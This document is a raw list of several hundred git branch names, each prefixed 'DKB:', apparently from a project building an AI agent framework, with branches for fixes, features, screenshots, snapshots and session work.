DKB:daniel/mcp-tasks-2-client
DKB:tide-jam-482aaa53
DKB:factory/issue-28854-276a4b01c9a9
DKB:factory/linear-fact-561
DKB:factory/linear-fact-565
DKB:factory/issue-28866-e7aa0463812e
DKB:playground-snapshot/20261029-152240
DKB:slack/1793030729-308509
DKB:user/session-afaa999a-e367-4557-8626-2c22cef41d95
DKB:slack/1793277845-168689
DKB:max/instant-hover-states
DKB:slack/1793268891-428589
DKB:feat/core-inline-skill-brand
DKB:fix/factory-knowledge-page-store
DKB:screenshots/pr-28814
DKB:backup/obs-724-before-rebase-20261029
DKB:fix/agent-m1-20261029
DKB:fix/agent-m3-20261029
DKB:jamie/knowledge-studio-snapshot
DKB:slack/1793247541-175789
DKB:feat/studio-knowledge-scopes
DKB:factory/issue-28392-4c2537e85c0e
DKB:factory/issue-28421-7cd907218262
DKB:factory/issue-28317-900d82a32fc1
DKB:user/session-b0013d9e-655c-4341-8183-3f836b9428c9
DKB:factory/issue-27263-0c99c512ecf6
DKB:factory/issue-27925-6405dad7ba3a
DKB:factory/issue-28677-e39932be670e
DKB:factory/issue-28258-ded8d99cb08f
DKB:factory/issue-28710-71d53ba13a49
DKB:factory/issue-28303-d57e9d475eab
DKB:factory/issue-28224-4df2001f7c6e
DKB:factory/issue-28641-105437a0814a
DKB:factory/issue-28230-4ef836ae3ee2
DKB:slack/1793229044-271149
DKB:michael/fact-440-screenshots
DKB:daniel/dashboards-platform-snapshot
DKB:max/instant-hovers-all
DKB:slack/1793142554-417459
DKB:user/session-fd4ff9d8-b68a-438a-b4f6-50213849c289
DKB:pr-screenshots/factory-activity-stretches
DKB:codex/code-best-practices
DKB:fix/studio-json-import-close-lifecycle
DKB:fix/factory-infrastructure-error-card
DKB:fix/credential-tenant-failure-reason
DKB:fix/factory-dispatch-provider-limits
DKB:feat/factory-ui-lazy-routes
DKB:daniel/mcp-tasks-screenshots
DKB:backup/obs-724-squashed-20261028
DKB:backup/obs-724-history-20261028
DKB:fix/factory-hidden-personal-github-install
DKB:max/cli-unified-durations
DKB:pr-screenshots/factory-credential-scope-errors
DKB:pr-screenshots/factory-run-error-recoveries
DKB:max/typesafe-logo-snapshot
DKB:codex/factory-skeletons-screenshots
DKB:slack/1793133473-034099
DKB:slack/1793135087-859449
DKB:user/session-1bbf3f37-c591-4ff3-ac13-805cd5b28543
DKB:user/session-9376e976-7467-46d5-acb0-c90bac43bdfe
DKB:factory/issue-28445-904d2162d7cd
DKB:factory/issue-28638-d4583b7c9ac4
DKB:factory/issue-28491-5ff7f6595d73
DKB:slack/1793133382-070689
DKB:slack/1793131613-150699
DKB:assets/threads-trace-count
DKB:feat/serverless-usage-telemetry
DKB:max/metrics-table-row-balance-snapshot
DKB:slack/1793115293-791679
DKB:fix/scheduler-idle-cap-and-wake-fallback
DKB:daniel/obs-738-thread-rows-cleanup
DKB:factory/linear-deved-552
DKB:codex/fact-523-collapse-tool-updates
DKB:docs/factory-menu-screenshots-2026-10-27
DKB:codex/fact-523-screenshots
DKB:chore/oxlint-no-duplicate-type-constituents
DKB:fix/factory-om-preview-scope
DKB:playground-snapshot/20261027-143501
DKB:renovate/a2a-js-sdk-v0_3-1.x
DKB:max/chart-data-table-snapshot-2
DKB:marvin/obs-737-columns-picker-on-platform
DKB:fix/playground-ui-dev-dist-race
DKB:max/mc-modals
DKB:anurag/score-label
DKB:slack/1793073041-566099
DKB:pr-screenshots/28545
DKB:pr-assets-28520
DKB:slack/1793031614-039229
DKB:factory/item-77903aa9-8761-4a62-8c77-62afc4e24027
DKB:factory/linear-cor-1496
DKB:slack/1793053359-743639
DKB:slack/1793052975-076679
DKB:user/session-cae19d95-394d-4aed-b4b0-d9986e86fe83
DKB:slack/native-stop-on-agent-view
DKB:fix/inngest-run-abort-route
DKB:assets/obs-698-metrics
DKB:max/chart-data-table-snapshot
DKB:fix/docs-npm-install-catalog
DKB:fix/skip-installing-inlined-workspace-packages
DKB:user/session-e3f782f6-ed6d-4467-9ff3-2f5d05049aed
DKB:daniel/obs-698-snapshot-org-metrics-3
DKB:user/session-1d06935b-1cdc-4b4c-96cf-2b758dda6847
DKB:user/session-7f98a5ce-03b3-40fb-89cf-ce314ff91c05
DKB:user/session-b461b5a5-13d7-456a-9108-318c4fde453f
DKB:user/session-23c79c9c-5c7c-45d2-9ae8-bf03fdb54f9e
DKB:swamp-hosta-ba3209a3
DKB:user/session-7e9a7950-a72a-4792-8e37-2040f5f63608
DKB:feat/system-message-span-origin
DKB:fix/25219-skill-read-media
DKB:fix/25423-async-time-travel-tests
DKB:fix/28230-idle-session-retention
DKB:feat/mastracode-observer-previous-2k
DKB:fix/om-counts-replayed-reasoning
DKB:user/session-5d2461d3-48ea-4fe0-bf66-d7e2a13fac06
DKB:slack/1792519247-677079
DKB:w2/06-connect
DKB:w2/05-disclosure
DKB:w2/03-factory
DKB:w2/04-graph
DKB:w2/02-retention
DKB:w2/01-core-storage
DKB:slack/native-stop-button
DKB:user/session-32459f5a-57ed-4b44-ad4f-df21c23c8697
DKB:factory/issue-28331-86bdef457f3c
DKB:user/session-4721cda5-a660-4feb-a493-c833674df016
DKB:user/session-49e2e877-33e2-42b3-b423-daa0bcf47dc8
DKB:user/session-d2d783ca-d87a-4a64-aebe-62672d56f01f
DKB:daniel/obs-698-snapshot-org-metrics-2
DKB:t3code/implement-issue-23241
DKB:daniel/obs-698-2-metrics-latency-top-entities
DKB:snapshot/doctor-retest
DKB:fix/28201-lazy-libsql-client
DKB:fix/27898-inngest-suspended-listing
DKB:playground-snapshot/20261023-175233
DKB:fix/27262-buffered-reflection-values
DKB:feat/factory-browser-integration
DKB:fix/27834-eventual-observation-migration
DKB:feat/saved-views-ui
DKB:feat/saved-views-logic
DKB:feat/saved-views-api
DKB:feat/factory-sidebar-new-session-button
DKB:daniel/obs-698-all-metrics-unified
DKB:daniel/obs-698-c-metrics-movers
DKB:fix/28189-registered-durable-agent
DKB:feat/mastracode-thread-resume
DKB:playground-snapshot/20261023-155540
DKB:daniel/metrics-aggregate-bench-x56
DKB:daniel/obs-698-a-metrics-latency-p99
DKB:feat/factory-reply-thinking-level
DKB:assets/pr-28263-composer-recording
DKB:playground-snapshot/20261023-135451
DKB:playground-snapshot/20261023-114342
DKB:max/tsdown-preset
DKB:feat/server-business-error-codes
DKB:max/playground-ui-dts-simplify
DKB:max/playground-ui-vite-8
DKB:integ/w2-restack
DKB:user/session-1740aada-61f2-4d16-843d-77951d112009
DKB:user/session-cf77ec10-cf2b-48cb-8ee4-285ca59c3bb4
DKB:user/session-b5fe0bc6-8efd-436c-bf57-1115d746e8ee
DKB:anurag/code-sdk-experiment-controller-snapshot
DKB:user/session-5159b9a1-e5d8-47d2-9a2a-3f505e702597
DKB:user/session-38b1240b-0e6b-437b-aa78-3a93423d1f80
DKB:scratch/26214-checkpoint-storage-bench
DKB:user/session-cd554c65-d825-479d-83eb-df29fefeb263
DKB:user/session-e2cc1dc9-adab-4dca-8913-cc5522a9b033
DKB:playground-snapshot/20261022-182957
DKB:wip/26214-review-fixes
DKB:flicker-charger-976a6562
DKB:user/session-06e90f51-ab1b-42d4-b156-e277516ec90c
DKB:wip/26214-tool-call-flush-prototype
DKB:playground-snapshot/20261022-165632
DKB:factory/item-868901ef-823a-41ab-a6bd-4968d0055f73
DKB:feat/saved-trace-views
DKB:slack/1792649846-035239
DKB:factory/item-07fca525-e954-4687-8854-896fb2913cf7
DKB:user/session-72256611-2285-4263-be6f-5a8b837a2df7
DKB:user/session-9ea9673c-dba6-4ef7-ba60-a9b4fde1d1fe
DKB:user/session-64163fe5-95a9-45f8-b22d-b152a8d3331b
DKB:fix/durable-resume-recall-auth-and-worker-cleanup
DKB:user/session-3ae9da50-f0aa-4191-be4e-14dcb224343b
DKB:factory/issue-24044
DKB:feat/signal-subscriptions-domain
DKB:user/session-f805a3b7-70d3-4ebe-a75b-5c84f5c05188
DKB:daniel/obs-698-3-metrics-breakdown-users-cost
DKB:user/session-e9146847-dbe4-4865-bd6f-d9fb21399057
DKB:factory/rereview-followups-pr-28056
DKB:feat/factory-sandbox-preview
DKB:factory/pr-28056
DKB:user/session-8aa02e23-f8d7-4225-a947-6036712aaa8f
DKB:daniel/metrics-aggregate-bench
DKB:user/session-49a7b32f-df52-448c-ac13-4f3204625a07
DKB:factory/pr-27980
DKB:main-20261021-185838
DKB:test/mastra-doctor-snapshot-2026-10-21
DKB:user/session-5ee36b50-060d-4968-a3ca-cc96bc21db2b
DKB:fix/pltfrm-2618-studio-connections-polish
DKB:fix/settle-evented-run-when-lease-backend-hangs-v2
DKB:user/session-7a892332-8768-4bb1-b01f-cd0651574248
DKB:factory/issue-24984
DKB:fix/27619-durable-abort-suspended-listing
DKB:feat/action-log-main
DKB:daniel/obs-646-screenshots
DKB:user/session-c6ba4f53-7b94-441f-ab3b-5f18a4016222
DKB:factory/linear-cor-1440
DKB:factory/pr-27919
DKB:slack/1792597946-547599
DKB:ci/renovate-empty-changeset
DKB:fix/temporal-execution-context
DKB:renovate/pino-10.x
DKB:feat/factory-activity-agent-lanes
DKB:fix/factory-slack-session-owner-names
DKB:feat/factory-plan-command
DKB:playground-snapshot/20261021-130132
DKB:refactor/trace-panel-boundaries
DKB:codex/pr-27960-screenshots
DKB:fix/factory-ui-stale-msw-tests
DKB:codex/board-list-effects-evidence
DKB:fix/factory-ui-msw-tests-field-combobox
DKB:playground-snapshot/20261021-095050
DKB:codex/session-privacy-sharing-screenshots
DKB:factory/item-deda5c95-1902-4544-b8df-5b152fd1b280
DKB:caleb/factory-processes-tab
DKB:feat/factory-session-owner-name
DKB:slack/1792529525-086149
DKB:daniel/27278-events-base
DKB:max/mastracode-memory
DKB:user/session-e0755062-518f-49b0-b1b6-d3f46ce10e70
DKB:feat/ceramic-integration
DKB:user/session-3f0343d8-60a1-4d35-9418-27ff9c62426d
DKB:user/session-49018b72-9819-4e04-979b-bedcce27b5f5
DKB:fix/27364-runtime-shutdown
DKB:factory/pr-26923
DKB:user/session-df0e091e-3740-4722-9688-1cd4edc45b0d
DKB:daniel/obs-539-aggregate-benchmark
DKB:fix/factory-knowledge-structured-link-graph
DKB:fix/factory-manual-sync-programmatic
DKB:playground-snapshot/20261020-171221
DKB:fix/factory-creator-importer-access
DKB:fix/confluence-importer-cloudid
DKB:fix/factory-ui-connect-another
DKB:test/factory-notion-point-lookup-fake
DKB:eric/clickhouse-thread-hydration-bounds
DKB:user/session-49b287b5-28da-4fa1-8615-89e1474a20ee
DKB:factory/item-c7750034-45e2-45f8-9835-9de0c1527956
DKB:factory/pr-27693
DKB:user/session-1d59f046-dcee-49bc-8f28-8fa9fd28f91b
DKB:wip/27366-lease-handoff
DKB:user/session-cfeccf2c-a291-481d-8f3e-08bcb9608cde
DKB:factory/item-d7cb6887-14ff-4b44-a4e9-f28bd4d1ca24
DKB:fix/fallback-tool-call-payload-transform
DKB:wip/27709-scope-handoff
DKB:user/session-fd16d9df-bf22-4aec-b0ee-9f981cf98471
DKB:user/session-0b1d88d3-cad9-4ff4-bf9c-84d06717d941
DKB:slack/1792451495-890839
DKB:factory/issue-24018
DKB:fix/workspace-symlink-containment
DKB:factory/item-9b7cbf14-4231-496c-984d-3182dd3b5c65
DKB:fix/27366-resume-claim-lease
DKB:user/session-ca97a9cd-812d-4288-8916-48a4a96b7b25
DKB:user/session-e23dc62d-2bfd-49bb-8b0b-f3ecd4f2fb1d
DKB:slack/1792461734-433819
DKB:user/session-317f8153-7b1b-4c33-8b95-6c7ebf13d592
DKB:user/session-4df280b3-ce31-4b7c-9af3-cc3a55587650
DKB:user/session-743309a7-88aa-431a-b0ab-97fabea923d5
DKB:user/session-d19eb673-bb22-4311-bc8f-c0fd35e66c21
DKB:slack/1792445147-650749
DKB:user/session-73952a6a-7158-4d2d-a9eb-258e845cad40
DKB:user/session-3f2323a3-4f76-49bf-821b-b016fc24ccbc
DKB:fix/versions-page-diff-test
DKB:feat/error-message-helper
DKB:feat/mastracode-reload-command
DKB:daniel/27278-events-studio-screenshots
DKB:fix/27520-guard-continuation-merge
DKB:fix/transpile-packages-19380
DKB:max/mc-prune-stops-shell-ticker
DKB:max/trace-drawer-header-font-7e1c0e
DKB:daniel/playground-main-snapshot
DKB:max/trace-span-expand-collapse-b3942e
DKB:slack/1792423783-274979
DKB:codex/swap-board-toolbar-controls-screenshots
DKB:assets/factory-board-role-filters
DKB:codex/pltfrm-2361-screenshots-20261019-140928
DKB:daniel/obs-666-group-traces-in-the-traces-table
DKB:max/obs-567-add-to-dataset-button
DKB:codex/saved-view-layout-evidence-20261019
DKB:max/snapshot-obs-567-with-obs-666
DKB:fix/mastracode-think-model-warning
DKB:codex/assets/factory-timeline-alignment
DKB:feat/tool-studio-component
DKB:user/session-d99f4282-5dfa-4678-a09b-1bab303671ad
DKB:user/session-107539e4-36fc-4592-b493-c4e6fb57d259
DKB:fix/factory-issue-23053
DKB:factory/issue-27261
DKB:fix/24224-om-prev-step-tool-results
DKB:jal/terminal-bg-setting
DKB:max/pgui-dev-watch-publish
DKB:factory/issue-27577
DKB:factory/issue-27590
DKB:feat/factory-linear-platform-connect
DKB:fix/27458-signal-reply-own-message
DKB:fix/factory-fixes-2
DKB:factory/issue-25143
DKB:factory/review-followups-pr-25139
DKB:fresh/factory-work-20261018
DKB:user/session-7f6f780c-ab37-41de-b103-9b07cf9a022c
DKB:user/session-72aab882-e296-4c88-a8fe-f889b0eb4516
DKB:user/session-375a0828-14aa-4fd9-adf6-bde902cad968
DKB:factory/issue-26301
DKB:factory/issue-26870
DKB:factory/issue-22335
DKB:fix/agent-controller-save-per-step
DKB:factory/issue-26655
DKB:perf/factory-user-sessions-list
DKB:fix/om-cursor-same-ms
DKB:factory/review-followups-pr-24097
DKB:fix/25541-title-skip-guard-continuation
DKB:factory/rereview-followups-pr-24050
DKB:factory/issue-26790
DKB:fix/25220-state-signal-prompt-placement
DKB:user/session-12664bf6-5f6d-4fa0-95ed-3f1385d4df79
DKB:user/session-185607a0-14f7-4278-9fe2-2393741a4dca
DKB:user/session-6afe0345-9c42-4a28-a4e5-8204dd9abac3
DKB:user/session-8ee2d45f-17c3-4e57-81ee-787da7c16c2f
DKB:user/session-ec574c66-2b2e-4285-951f-8438e0aa89c5
DKB:factory/issue-27457
DKB:fix/notifications-failed-visible
DKB:factory/issue-27246
DKB:test/single-system-message-scenario
DKB:factory/issue-27259
DKB:factory/issue-27400
DKB:factory/issue-27428
DKB:fix/om-append-guard
DKB:factory/issue-27408
DKB:factory/issue-27427
DKB:factory/issue-27418
DKB:factory/issue-27231
DKB:factory/issue-27394
DKB:factory/issue-27402
DKB:factory/issue-27401
DKB:factory/issue-27395
DKB:fix/suspension-sibling-tool-results
DKB:factory/issue-27404
DKB:feat/platform-memory
DKB:user/session-5f2a6acd-d44a-4225-8021-bd93f060fe8b
DKB:factory/issue-27319
DKB:factory/issue-27360
DKB:v2
DKB:factory/issue-27364
DKB:factory/issue-27170
DKB:wip/om-append-guard-evidence
DKB:factory/issue-27325
DKB:factory/issue-27245
DKB:factory/issue-27366
DKB:factory/issue-27258
DKB:feat/om-multi-replica-pg
DKB:feat/om-multi-replica
DKB:daniel/obs-516-live-aggregate-bench
DKB:snapshot/aamish-tbench-20261016
DKB:fix/fact-467-linear-removal
DKB:fix/fact-469-notion-removal
DKB:fix/importer-owned-node-reconcile
DKB:fix/fact-466-linear-content
DKB:fix/connect-template-alias-discovery
DKB:fix/connect-graph-workbook-401-hint
DKB:feat/action-native-agent
DKB:test/factory-client-sub-sessions
DKB:factory/pr-27254
DKB:max/mobile-single-header
DKB:codex/fact-316-screenshots
DKB:fix/fact-468-notion-links
DKB:ci/npm-publish-staged-check
DKB:codex/agent-version-labels-studio
DKB:codex/agent-version-labels-api-sdk
DKB:codex/agent-version-labels-storage
DKB:codex/agent-version-labels-core
DKB:factory/item-4afcc628-8309-4ef1-90b5-b2ff24671a57
DKB:factory/item-c9fe702a-17cf-42ce-8dab-528c06af5605
DKB:factory/issue-27211
DKB:factory/issue-27021
DKB:wip/om-message-order
DKB:fix/slack-approval-user-context
DKB:feat/factory-default-sandbox
DKB:playground-snapshot/20261015-144336
DKB:feat/playground-ui-rework
DKB:chore/date-picker-drop-min-max-copy
DKB:codex/factory-onboarding-presets-screenshots
DKB:fix/factory-policy-error-detail
DKB:fix/factory-subscription-default-models
DKB:feat/knowledge-factory-importers
DKB:jal/pltfrm-2673-add-a-destructive-tone-to-txt
DKB:anurag/obs-612-write-one-root-span-per-trace
DKB:max/collapsible-disclosure
DKB:claude/draft-session-image-attach
DKB:refactor/remove-supervisor-server
DKB:feat/knowledge-w2-integration
DKB:max/examples-docs-agent
DKB:max/dataset-query-options
DKB:max/dialog-footer-start
DKB:claude/pr-27101-screenshots
DKB:feat/knowledge-connect-importers-w2
DKB:feat/knowledge-dynamic-importers
DKB:feat/knowledge-vouch-hook
DKB:feat/w2-project-address
DKB:feat/w2-subconscious-identity-scopes
DKB:feat/w2-knowledge-identity-scopes
DKB:feat/knowledge-v2-w2-shipyard-proof
DKB:feat/knowledge-v2-w2-calendar-proof
DKB:feat/knowledge-v2-w2-ui
DKB:feat/knowledge-v2-w2-agentic
DKB:feat/knowledge-v2-w2-triggers
DKB:feat/knowledge-v2-w2-static
DKB:feat/knowledge-v2-w2-state-runs
DKB:feat/knowledge-v2-w2-registration
DKB:codex/fact-425-screenshots
DKB:feat/knowledge-v2-w4-final-proof
DKB:feat/knowledge-v2-w4-shipyard
DKB:feat/knowledge-v2-w4-remind-learn
DKB:feat/knowledge-v2-w4-skill
DKB:feat/knowledge-v2-w4-adapters
DKB:feat/knowledge-v2-w4-compiler
DKB:feat/knowledge-v2-w3-proof
DKB:feat/knowledge-v2-w4-canvas
DKB:feat/knowledge-v2-w3-surfaces
DKB:feat/knowledge-v2-w3-governance
DKB:feat/knowledge-v2-w3-mutations
DKB:feat/knowledge-v2-w3-strict-reads
DKB:feat/knowledge-v2-w3-closure
DKB:user/session-ea6807f9-4357-47b1-b150-f92ad4367f33
DKB:feat/knowledge-v2-w3-grants
DKB:fix/factory-github-user-scoped-repos
DKB:damien/fact-423-menu-screenshots
DKB:fix/sp5-host-only-session-cookie
DKB:daniel/trace-query-benchmark
DKB:experiment/om-cursor-inclusive-compare
DKB:factory/issue-26851
DKB:fix/mastracode-thinking-off
DKB:screenshots/factory-memory-stepper-spacing
DKB:max/dark-surface-levels
DKB:fix/factory-default-model-new-chats
DKB:refactor/factory-drop-pick-link
DKB:fix/nestjs-route-auth-checks
DKB:fix/reserve-knowledge-resource-id
DKB:fix/knowledge-address-coalesce
DKB:fix/custom-scope-no-owner-grant
DKB:feat/knowledge-importer-actor
DKB:factory/issue-25974
DKB:fix/model-union-ts2590
DKB:test/importer-binding-identity
DKB:revert/b9197fdea4-provider-regen
DKB:factory/pr-26815
DKB:feat/user-org-menu-rebuild
DKB:perf/code-sdk-lazy-heavy-imports
DKB:max/metrics-x-labels-plot-width
DKB:feat/metrics-followup
DKB:feat/factory-model-thinking-defaults
DKB:fix/google-drive-smoke-scenario
DKB:fix/tool-transform-unconfigured-phase
DKB:lying-science
DKB:fix/om-wm-markdown-required-section
DKB:fix/om-cursor-reset-data-loss
DKB:fix/anthropic-reasoning-cache-key
DKB:fix/thread-stream-lease-window-drop
DKB:playground-snapshot/20261013-083853
DKB:fix/signal-precedes-message-id
DKB:fix/source-document-persistence
DKB:feat/core-message-author
DKB:feat/factory-session-owner
DKB:feat/mastracode-thread-owner
DKB:max/pltfrm-2355-agents-table-width
DKB:factory/issue-25503
DKB:feat/server-problem-details
DKB:eric/obs-604-salvage-preview-ui
DKB:factory/pr-26725
DKB:exploration/new-studio
DKB:friday/fact-387-fencing
DKB:friday/fact-363-stack
DKB:friday/fact-372-scopes
DKB:friday/fact-385-identity
DKB:maxktz/netlify-providers-cache
DKB:factory/issue-26214
DKB:factory/pr-26620
DKB:feat/subconscious-agent-scopes
DKB:user/session-bbf6a273-5bd9-49ba-8f64-3b6cf81b674e
DKB:factory/issue-26332
DKB:factory/issue-24780
DKB:user/session-f67f85cb-b2f6-484b-a85b-199a63798013
DKB:ci/knowledge-v21-segment-audit
DKB:ci/knowledge-v21-adapter-proof
DKB:butters/fact-378-semantic-hit-shape
DKB:butters/fact-377-semantic-search-record-visibility
DKB:butters/fact-375-deletenodebyaddress-address-ordering
DKB:fix/empty-state-orphan-words
DKB:freckle-watch
DKB:i-want-to-investigate-what-cha
DKB:feat/data-list-resizable-columns
DKB:ci/knowledge-v21-w1-dump
DKB:ci/knowledge-v21-w2-boundary
DKB:maxktz/OBS-522
DKB:claude/loving-wright-s9uxki
DKB:ci/knowledge-v21-e2e-split
DKB:butters/fact-364-static-import-idempotent-records
DKB:butters/fact-tip-canonical-scope-visibility
DKB:butters/fact-367-agentic-import-write-activity
DKB:butters/fact-371-knowledge-init-latch
DKB:butters/fact-373-setrecordscopes-empty-scope-validation
DKB:butters/fact-374-outbox-prune-completed
DKB:butters/fact-376-claim-predecessor-gate
DKB:butters/fact-379-outbox-claim-fencing
DKB:butters/fact-380-claim-timeout-config
DKB:feat/factory-resource-panel-cross-surface
DKB:feat/connect-card-in-chat
DKB:feat/connect-card-in-chat--playground
DKB:cor-1365
DKB:feat/connect-card-in-chat--channels
DKB:feat/connect-card-in-chat--card
DKB:codex/fix-filesystem-test-selection
DKB:codex/board-error-notice-screenshots-20261008
DKB:codex/fact-382-screenshots
DKB:fix/experiments-nullable-target-other-stores
DKB:fix/memory-25907
DKB:feat/typed-trace-previews
DKB:anurag/obs-403-sql-previews
DKB:anurag/obs-403-add-traces-table-fields-to-querytraces
DKB:fix/step-content-om-pruning
DKB:fix/publish-e2e-registry
DKB:fix/trace-comment-value-filters
DKB:factory/issue-24844
DKB:fix/traces-presence-comment-chip
DKB:max/fix-feedback-comment-trace-filter
DKB:feat/pltfrm-2567-starter-agent-platform-setup
DKB:fix/agent-caller-resource-guard
DKB:feat/process-tool-model-output-hook
DKB:feat/connect-provider-google-ads
DKB:feat/tool-result-token-limiter
DKB:codex/pltfrm-2530-screenshots-20261007
DKB:playground-snapshot/20261007-163513
DKB:fix/durable-run-ownership-23734
DKB:factory/issue-26172
DKB:codex/ask-user-custom-answer-screenshots-20261007
DKB:wed/core-25908
DKB:refactor/factory-repository-resolution-26162
DKB:factory/issue-25893
DKB:fix/factory-25884
DKB:fix/fact-55-factory-authorize
DKB:fix/fact-55-session-resource
DKB:fix/memory-25886
DKB:fix/memory-26147
DKB:fix/knowledge-logger-fact356
DKB:fix/knowledge-w1-fact349
DKB:snapshot/om-lifecycle-budget-only
DKB:factory/rereview-followups-pr-26135
DKB:factory/pr-26135
DKB:fix/knowledge-w1-description-bounds
DKB:feat/tripwire-persist
DKB:fix/cli-refresh-race
DKB:feat/subconscious-governed-reminder-reads-v3
DKB:feat/channel-thread-mapping
DKB:daniel/issue-21277
DKB:stove-pageantic
DKB:codex/core-working-memory-readonly
DKB:screenshots/pr-25931
DKB:codex/pr-26061-screenshots
DKB:feat/subconscious-governed-reminder-reads-v2
DKB:feat/knowledge-v2-w3-proposals
DKB:codex/factory-overview-screenshots-708781f7
DKB:codex/pr-26051-videos
DKB:damien/pltfrm-2355-screenshots
DKB:playground-snapshot/20261006-095009
DKB:codex/pltfrm-2359-screenshots-20261006
DKB:feat/subconscious-governed-reminder-reads
DKB:fix/om-marker-placement
DKB:fix/fact-276-stable-acting-identity
DKB:react-sdk
DKB:factory/issue-25912
DKB:codex-assets/chat-attachment-focus-2026-10-05
DKB:evidence/border-token-consistency
DKB:codex/pltfrm-2301-review-assets
DKB:evidence/pltfrm-2478-border-overlap
DKB:fix/cli-dashboard-urls
DKB:feat/agent-browser-webmcp
DKB:worktree/rapid-valley-34fe
DKB:factory/issue-24377
DKB:feat/agent-browser-webmcp-midturn
DKB:factory/issue-23731
DKB:codex/studio-traces-mcp-app
DKB:codex/pr-25841-screenshots
DKB:test/om-question-loss-recall-replay
DKB:test/om-inflight-prompt-repro
DKB:fix/issue-25372
DKB:feat/dataset-snapshot-transfer
DKB:fix/experiment-side-rail-restore-docs
DKB:marvin-deploy-trace-e
DKB:feat/thinking-level-picker
DKB:codex/board-toolbar-screenshots
DKB:devin/1790887838-tracing-options-tooltip
DKB:fix/factory-card-metadata-screenshots
DKB:devin/1790916150-feedback-fallback-false
DKB:fix/issue-22802
DKB:fix/connect-google-docs-gmail
DKB:worktree/calm-river-46c1
DKB:claude/mastra-factory-multi-repo-1oa99b
DKB:pr-assets-25700
DKB:fix/retry-failed-highlighter-load
DKB:fix/generation-span-offered-tools
DKB:fix/factory-github-write-idempotency
DKB:fix/core-redact-upstream-errors
DKB:fix/factory-hosted-settings-isolation
DKB:fix/fact-276-identity-consistency
DKB:fix/resumed-block-all-paused
DKB:fix/workflow-toolresult-system-messages
DKB:factory/review-followups-pr-25663
DKB:fix/durable-prep-rethrow-processor-errors
DKB:factory/issue-24628
DKB:user/session-50d5e541-2128-4be4-9e3e-0ceedee437c6
DKB:exploration/factory-storyboard
DKB:jal/shiki-theme
DKB:worktree/lucky-field-ee94
DKB:factory/issue-24224
DKB:feat/connect-microsoft-providers
DKB:feat/telegram-delegated-token-resolver
DKB:feat/thread-archiving
DKB:few-snarl
DKB:feat/sidebar-alignments
DKB:fix/langfuse-external-parent-trace-fields
DKB:factory/issue-25346
DKB:fix/goal-judge-synthetic-continue
DKB:fix/process-tool-result-model-output
DKB:maxktz/FACT-311
DKB:factory/issue-19228
DKB:fix/review-verdict-metadata
DKB:factory/linear-cor-1248
DKB:feat/bump-connect-agent-deps
DKB:factory/issue-24110
DKB:feat/connect-discord-review
DKB:factory/pr-25169
DKB:jal/pltfrm-2165-resolve-model-helper
DKB:anurag/scorer-span-entity-name
DKB:jal/drawer-border-color
DKB:factory/issue-25141
DKB:factory/issue-24826
DKB:feat/connect-channels-resolver
DKB:jal/fix-playground-ui-color-drawer-edges-with-the-bo
DKB:jal/pltfrm-2227-traces-start-duration
DKB:jal/pltfrm-2226-pagelayout-action-row-gap
DKB:jal/pltfrm-2210-text-roles
DKB:fix/review-board-verdict-stages
DKB:jal/pltfrm-2211-formatters-and-copy
DKB:fix/factory-rereview-autorun
DKB:factory/pr-25131
DKB:devin/1790352159-forward-studio-token
DKB:jal/featherstar
DKB:fix/sandbox-readonly-mounts
DKB:factory/pr-25139
DKB:feat/notion-nested-blocks
DKB:backup/feat-knowledge-connect-importers
DKB:fix/http-feedback-through-bus
DKB:codex/sidebar-spacing-screenshots
DKB:fix/settings-row-label-overflow
DKB:factory/review-followups-pr-25064
DKB:fix/agent-controller-event-loss
DKB:devin/1790245844-evals-registry-targets
DKB:feat/connect-channels-docs
DKB:anurag/obs-9-add-trace-cost-filtering-and-sorting
DKB:revert-24033-fix/clickhouse-deletion-request-applied-state
DKB:jal/tabbed-container-search-field
DKB:obs-356-structured-query-core-foundation
DKB:yujohn/obs-402-add-deterministic-trace-ordering-by-root-duration
DKB:fix/issue-16221
DKB:fix/issue-20751
DKB:fix/issue-24130
DKB:fix/issue-24174
DKB:fix/issue-24207
DKB:fix/issue-24224
DKB:fix/issue-24459
DKB:fix/issue-24810
DKB:factory/issue-24240
DKB:fix/issue-22195
DKB:fix/issue-16561
DKB:fix/issue-22188
DKB:fix/issue-22798
DKB:fix/issue-24110
DKB:fix/pg-atomic-om-generation
DKB:obs-356-core-contract
DKB:docs/agents-md-security-bot-guidance
DKB:fix/cus-102-message-queue
DKB:fix/storage-backed-skill-publishing-core
DKB:daniel/obs-381-span-usage-columns
DKB:factory/issue-24615
DKB:drop-factory-ui
DKB:jal/mastra-4620-controls-add-specialized-shared-field-blocks-starting-with
DKB:chore/remove-select-data-filter
DKB:factory/pr-24771
DKB:loop-behavior-fixes-material
DKB:user/session-a6d56a83-3409-4e88-9452-19a83923f9ce
DKB:fix/issue-15294
DKB:feat/mc-tui-new-thread
DKB:obs-356
DKB:fix/codemod-transform-errors
DKB:fix/factory-stale-session-resume
DKB:example/evals-with-memory
DKB:factory/issue-24409
DKB:feat/classifier-model-routing
DKB:fix/issue-24507
DKB:fix/pg-observability-scores-bridge-refresh
DKB:whispering-lip
DKB:fix/agent-utils-test-logger-double
DKB:feat/connect-agent-providers
DKB:jal/pltfrm-1573-revert-cli-login
DKB:assets/board-pill-tuck
DKB:fix/eager-tool-dispatch-22919
DKB:fix/github-webhook-route-test-tenant
DKB:fix/client-echo-reconciliation-20836
DKB:fix/token-limiter-current-run-24110
DKB:fix/subscription-run-identity
DKB:fix/github-git-credentials-and-refs
DKB:fix/clerk-studio-sso-pkce
DKB:claude/great-gauss-pby856
DKB:fix/studio-chat-pagination
DKB:fix/temporal-factory-aliases
DKB:eggplant-dolomite
DKB:jal/mastra-4612-mastracode-split-settingsjson-config-vs-app-state-backwards
DKB:fix/issue-5093-studio
DKB:fix/issue-5093-mastracode
DKB:fix/issue-5093-public-api
DKB:fix/issue-5093
DKB:jal/pltfrm-1933-semantic-card-surfaces
DKB:feat/classifier-tool-preselection
DKB:jal/mastra-4619-layout-composition
DKB:fix/inngest-typed-engine-context
DKB:feat/classifier-tool-approval-docs
DKB:feat/classifier-scorer-adapter
DKB:fix/om-observer-failure-policy-21849
DKB:feat/classifier-workflow-routing
DKB:feat/classifier-registration-processor
DKB:fix/core-lazy-model-cache-secret
DKB:factory/issue-24387
DKB:fix/durable-evented-local-only
DKB:jal/mastra-4598-breadcrumb-bar
DKB:feat/durable-agent-evented-engine
DKB:jal/pltfrm-1757-env-vars-remove-managedplatform-panels-link-system
DKB:jal/mastra-4598-app-shell-fixes
DKB:feat/gitlab-source-control-main
DKB:fix/mc-shell-cd-prefix-strip
DKB:chore/agentsmd-cheap-shell
